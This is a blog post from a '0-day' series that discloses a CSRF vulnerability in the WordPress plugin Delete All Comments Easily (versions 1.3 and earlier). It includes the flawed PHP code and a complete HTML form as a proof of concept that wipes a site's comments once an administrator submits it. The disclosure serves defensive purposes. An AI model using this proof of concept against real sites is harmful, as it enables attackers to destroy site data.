Hoan Hp
Follow
Jun 16, 2020 · 2 min read · Listen


0-day story 2: Delete All Comments Easily

Summary: Another day, another vulnerability. Today, to continue our 0-day series, I will bring you guys to another security issue that i found on a favorite wordpress plugin which has over 20000 actives worldwide . It's name is **Delete All Comments Easily** and can be found here.

Vulnerable versions: ≤ 1.3

Analyze: CSRF in Delete All Comments Easily

At first, let's take a look at the dashboard of the plugin:



DACPE plugin's dashboard

It looks quite simple, huh? Yess, it's indeed so simple as well as does not have so many lines of code. Less code, less time for pentest but also less flaw that we can focus on. Usually i will do some black-box tasks with the UI such as XSS, LFI, SQLi, privilege escalation...but according to the UI, we can see that there aren't many stuffs for black-box testing here. So time for code-review now!!!

```php
<?php
    function dce_main()
    {
        global $wpdb;
        $c_all = $wpdb->query( query: "SELECT comment_ID FROM $wpdb->comments");
            $c_pend = $wpdb->query( query: "SELECT comment_ID FROM $wpdb->comments WHERE comment_approved = '0'");
?>

    <div class="wrap">
        <h2>Delete All Comments or All Pending Comments Easily</h2>

        <?php if($_POST['c_all'] == 'a' && $_POST['all'] == 'a')
        {
            if($wpdb->query( query: "DELETE FROM $wpdb->comments") != FALSE)
                {
                    $wpdb->query( query: "DELETE FROM $wpdb->comments");
                    echo "<p style='color:green'><strong>All comments have been deleted.</strong></p>";
                }
            else
                {echo "<p style='color:#ff0000'><strong>Something Went Wrong,Please Try Again!</strong></p>";}
        }
        else {
```

A snippet of code in the main function

As i said before, this plugin does not have so many lines of code. So we can easily understand how things are processed right when we look at the source code... Do you see what i see? I hope you do. CSRF here (again), if you wonder why i said “again”, i bet you missed this ;). Wordpress-core did a great job when supporting this function wp_verify_nonce() an efficient solution for an-ti CSRF attack, but some plugins don’t want to use it, or don’t know how to use it and CSRFs happens.

Exploit:

- Attacker will build some kind of form like below:

CSRF HTML:

```html
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://localhost/wordpress/wp-admin/tools.php?page=dce" method="POST">
      <input type="hidden" name="c&#95;all" value="a" />
      <input type="hidden" name="all" value="a" />
      <input type="hidden" name="Submit" value="Delete&#32;all&#32;Comments" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

CSRF form for PoC

- Then, if somehow, hacker can induce admin of a vulnerable website to click submit button...so BOOM! All the comments of the website will all gone!

Conclusion:

CSRF token is important, you should implement it for important tasks. WP-core already offered an easy way to implement it, check here

Reference:

Cross Site Request Forgery (CSRF)
Contributor(s): Dave Wichers, Davisnw, Paul Petefish, Adar Weidman, Michael Brooks, Ahsan Mir, Dc, D0ubl3 h3lix, Jim...
owasp.org

0 Day Security Plugins Word Press